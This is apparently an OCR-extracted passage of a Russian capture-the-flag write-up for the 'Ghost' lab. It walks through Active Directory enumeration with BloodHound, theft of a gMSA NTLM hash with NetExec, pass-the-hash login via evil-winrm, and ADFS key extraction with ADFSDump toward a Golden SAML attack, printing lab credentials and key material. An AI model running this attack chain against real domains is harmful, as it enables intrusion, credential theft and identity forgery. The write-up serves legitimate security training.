
Теперь, когда у нас есть валидная учетная запись, соберем данные для **BloodHound** с помощью скрипта на Python. Скрипт требует указать DNS-сервер, а так как в этой лабе он недоступен, развернем свой с помощью утилиты **DNSChef**. Первым делом создадим для нее конфиг.

```
[A]
*.ghost.htb=10.10.11.24
[SRV]
_ldap._tcp.pdc._msdcs.ghost.htb=0 5 389 ghost.htb
_ldap._tcp.gc._msdcs.ghost.htb=0 5 389 ghost.htb
_kerberos._tcp.dc._msdcs.ghost.htb=0 5 88 ghost.htb
```

Затем передаем его в DNSChef и запускаем коллектор BloodHound.


```
python3 dnschef.py --file ghost_dns.txt
```

```
python3 bloodhound.py -d ghost.htb -u justin.bradley -p
'Qwertyuiop1234$$' -c All -ns 127.0.0.1 --use-ldap --zip
```



```
          version 0.4
                    iphelix@thesprawl.org

(11:07:32) [*] DNSChef started on interface: 127.0.0.1
(11:07:32) [*] Using the following nameservers: 8.8.8.8
(11:07:32) [*] Cooking A replies for domain *.ghost.htb with '10.10.11.24'
(11:07:32) [*] Cooking SRV replies for domain _ldap._tcp.pdc._msdcs.ghost.htb with '0 5 389 ghost.htb'
(11:07:32) [*] Cooking SRV replies for domain _ldap._tcp.gc._msdcs.ghost.htb with '0 5 389 ghost.htb'
(11:07:32) [*] Cooking SRV replies for domain _kerberos._tcp.dc._msdcs.ghost.htb with '0 5 88 ghost.htb'
(11:07:40) [*] 127.0.0.1: cooking the response of type 'SRV' for _ldap._tcp.pdc._msdcs.ghost.htb to 0 5 389 ghost.htb
(11:07:40) [*] 127.0.0.1: cooking the response of type 'SRV' for _ldap._tcp.gc._msdcs.ghost.htb to 0 5 389 ghost.htb
(11:07:40) [*] 127.0.0.1: cooking the response of type 'SRV' for _kerberos._tcp.dc._msdcs.ghost.htb to 0 5 88 ghost.htb
(11:07:41) [*] 127.0.0.1: cooking the response of type 'A' for ghost.htb to 10.10.11.24
(11:08:20) [*] 127.0.0.1: cooking the response of type 'A' for ghost.htb to 10.10.11.24
(11:08:48) [*] 127.0.0.1: cooking the response of type 'A' for linux-dev-ws01.ghost.htb to 10.10.11.24
(11:08:48) [*] 127.0.0.1: cooking the response of type 'A' for DC01.ghost.htb to 10.10.11.24
```


Логи DNSChef



```
python3 bloodhound.py -d ghost.htb -u justin.bradley -p 'Qwertyuiop1234$$' -c All -ns 127.0.0.1 --use-ldap --zip
INFO: Found AD domain: ghost.htb
INFO: Getting TGT for user
INFO: Connecting to LDAP server: ghost.htb
INFO: Kerberos auth to LDAP failed, trying NTLM
INFO: Found 1 domains
INFO: Found 2 domains in the forest
INFO: Found 2 computers
INFO: Connecting to LDAP server: ghost.htb
INFO: Kerberos auth to LDAP failed, trying NTLM
INFO: Found 16 users
INFO: Found 57 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 20 containers
INFO: Found 1 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: linux-dev-ws01.ghost.htb
INFO: Querying computer: DC01.ghost.htb
INFO: Ignoring host linux-dev-ws01.ghost.htb since its hostname does not match: Supplied hostname linux-dev-ws01.ghost.htb does not match reported hostnames dc01 or dc01.ghost.htb
INFO: Done in 01M 21S
INFO: Compressing output into 20240905110741_bloodhound.zip
```

Логи коллектора BloodHound

Теперь строим графы BloodHound от скомпрометированных пользователей. У пользователя `justin.bradley` есть право `ReadGMSAPassword` на объект `ADFS_GMSA$`.



Граф BloodHound


Управляемые учетные записи Active Directory

Управляемые учетные записи (MSA) — это специальный тип учетных записей Active Directory, которые можно использовать для безопасного запуска служб, приложений и заданий планировщика. Основная их идея в том, что паролем полностью управляет Active Directory.

Для таких учеток автоматически генерируется сложный пароль длиной 240 символов, который меняется автоматически каждые 30 дней. Для аутентификации используется только Kerberos, так как интерактивный вход невозможен. Это связано с тем, что пароль не известен никому и не хранится в локальной системе, поэтому его нельзя извлечь из системного процесса LSASS с помощью Mimikatz.

Но и такими учетными записями нужно как-то управлять, а это значит, что, если у нас есть к ним доступ, мы можем получить хеш пароля. Сделаем это с помощью NetExec.

```
nxc ldap 10.10.11.24 -u justin.bradley -p 'Qwertyuiop1234$$' --gmsa
```




```
nxc ldap 10.10.11.24 -u justin.bradley -p 'Qwertyuiop1234$$' --gmsa
SMB         10.10.11.24     445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:ghost.htb) (signing:True) (SMBv1:False)
LDAPS       10.10.11.24     636    DC01             [+] ghost.htb\justin.bradley:Qwertyuiop1234$$
LDAPS       10.10.11.24     636    DC01             [*] Getting GMSA Passwords
LDAPS       10.10.11.24     636    DC01             Account: adfs_gmsa$           NTLM: d85668e5ce1d81853cac52625fcfd530
```

Получение хеша учетной записи adfs_gmsa$

У нас есть хеш пароля учетной записи `adfs_gmsa$`, который позволяет авторизоваться по WinRM.

```
evil-winrm -u 'adfs_gmsa$' -H d85668e5ce1d81853cac52625fcfd530 -i 10.
10.11.24
```



```
*Evil-WinRM* PS C:\Users\adfs_gmsa$\Documents> whoami /all

USER INFORMATION
----------------

User Name       SID
=============== ============================================
ghost\adfs_gmsa$ S-1-5-21-4084500788-938703357-3654145966-4101


GROUP INFORMATION
-----------------

Group Name                                 Type             SID                                           Attributes
========================================== ================ ============================================= ==================================================
GHOST\Domain Computers                     Group            S-1-5-21-4084500788-938703357-3654145966-515 Mandatory group, Enabled by default, Enabled group
Everyone                                   Well-known group S-1-1-0                                       Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users            Alias            S-1-5-32-580                                  Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554                                  Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545                                  Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11                                      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15                                      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10                                   Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label           S-1-16-8448


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled


USER CLAIMS INFORMATION
-----------------------

User claims unknown.

Kerberos support for Dynamic Access Control on this device has been disabled.
*Evil-WinRM* PS C:\Users\adfs_gmsa$\Documents>
```

Информация о пользователе

Golden SAML

ADFS — это функция Active Directory, которая обеспечивает идентификацию доступа и дает возможность клиентам (в основном на базе браузеров), которые находятся внутри или за пределами локальной сети, получать доступ к веб-приложениям по технологии Single-Sign-On (SSO). Так ADFS извлекает атрибуты пользователей из Active Directory, а также проверяет подлинность пользователей в AD.

Служба федерации ADFS — компонент серверной платформы Microsoft Windows Server. Она реализует сервис маркеров доступа (STS), который использует службу каталога Active Directory для аутентификации пользователей и хранения информации о них.

Основные операции:

- первоначальная аутентификация пользователя;
- выпуск маркера доступа (Issue);
- проверка маркера доступа (Validate);
- обновление маркера доступа (Renew);
- аннулирование маркера доступа (Cancel).

Маркер доступа выпускается по факту успешной аутентификации и достоверно идентифицирует пользователя приложения. Для получения маркера доступа пользователь предоставляет учетные данные AD либо свой сертификат.


Маркер доступа соответствует спецификации SAML Token, которая определяет синтаксис и структуру маркера. Это расширяемый формат, что позволяет формировать содержание маркера в соответствии с требованиями приложения, к которому осуществляется доступ. Срок действия маркера и область применения ограничены. Маркер доступа содержит информацию о пользователе в форме набора утверждений (Claims), которые используются приложением для создания контекста пользователя.

При компрометации учетной записи службы ADFS на сервере ADFS возможно провести атаку Golden SAML. Суть атаки в том, что после получения приватных данных ADFS, которые используются для создания SAMLResponce, атакующий может самостоятельно генерировать SAMLResponce для любых пользователей и сервисов.

Для этого с помощью **ADFSDump** нужно получить следующие данные:


- сертификат подписи токена и его закрытый ключ;
- ключ диспетчера распределенных ключей (DKM) из Active Directory;
- список служб, для которых сервер ADFS настроен в качестве поставщика удостоверений.

```
.\ADFSDump.exe
```



```
## Extracting Private Key from Active Directory Store
[-] Domain is ghost.htb
[-] Private Key: FA-DB-3A-06-DD-CD-40-57-DD-41-7D-81-07-A0-F4-B3-14-FA-2B-6B-70-BB-BB-F5-28-A7-21-29-61-CB-21-C7


[-] Private Key: 8D-AC-A4-90-70-2B-3F-D6-08-D5-BC-35-A9-84-87-56-D2-FA-3B-7B-74-13-A3-C6-2C-58-A6-F4-58-FB-9D-A1


## Reading Encrypted Signing Key from Database
[-] Encrypted Token Signing Key Begin
```

```
[-] Encrypted Token Signing Key End
```



```
[-] Store location value: CurrentUser
[-] Store name value: My

## Reading The Issuer Identifier
[-] Issuer Identifier: http://federation.ghost.htb/adfs/services/trust
[-] Detected AD FS 2019
[-] Uncharted territory! This might not work...
## Reading Relying Party Trust Information from Database
[-]
core.ghost.htb
 ==================
    Enabled: True
    Sign-In Protocol: SAML 2.0
    Sign-In Endpoint: https://core.ghost.htb:8443/adfs/saml/postResponse
    Signature Algorithm: http://www.w3.org/2001/04/xmldsig-more#rsa-sha256
    SamlResponseSignatureType: 1;
    Identifier: https://core.ghost.htb:8443
    Access Policy: <PolicyMetadata xmlns:i="http://www.w3.org/2001/XMLSchema-instance" xmlns="http://schemas.datacontract.org/2012/04/ADFS">
  <RequireFreshAuthentication>false</RequireFreshAuthentication>
  <IssuanceAuthorizationRules>
    <Rule>
      <Conditions>
        <Condition i:type="AlwaysCondition">
          <Operator>IsPresent</Operator>
        </Condition>
      </Conditions>
    </Rule>
  </IssuanceAuthorizationRules>
</PolicyMetadata>


    Access Policy Parameter:

    Issuance Rules: @RuleTemplate = "LdapClaims"
@RuleName = "LdapClaims"
c:[Type == "http://schemas.microsoft.com/ws/2008/06/identity/claims/windowsaccountname", Issuer == "AD AUTHORITY"]
 => issue(store = "Active Directory", types = ("http://schemas.xmlsoap.org/ws/2005/05/identity/claims/upn", "http://schemas.xmlsoap.org/claims/CommonName"), query = ";userPrincipalName,sAMAccountName;{0}", param = c.Value);
```

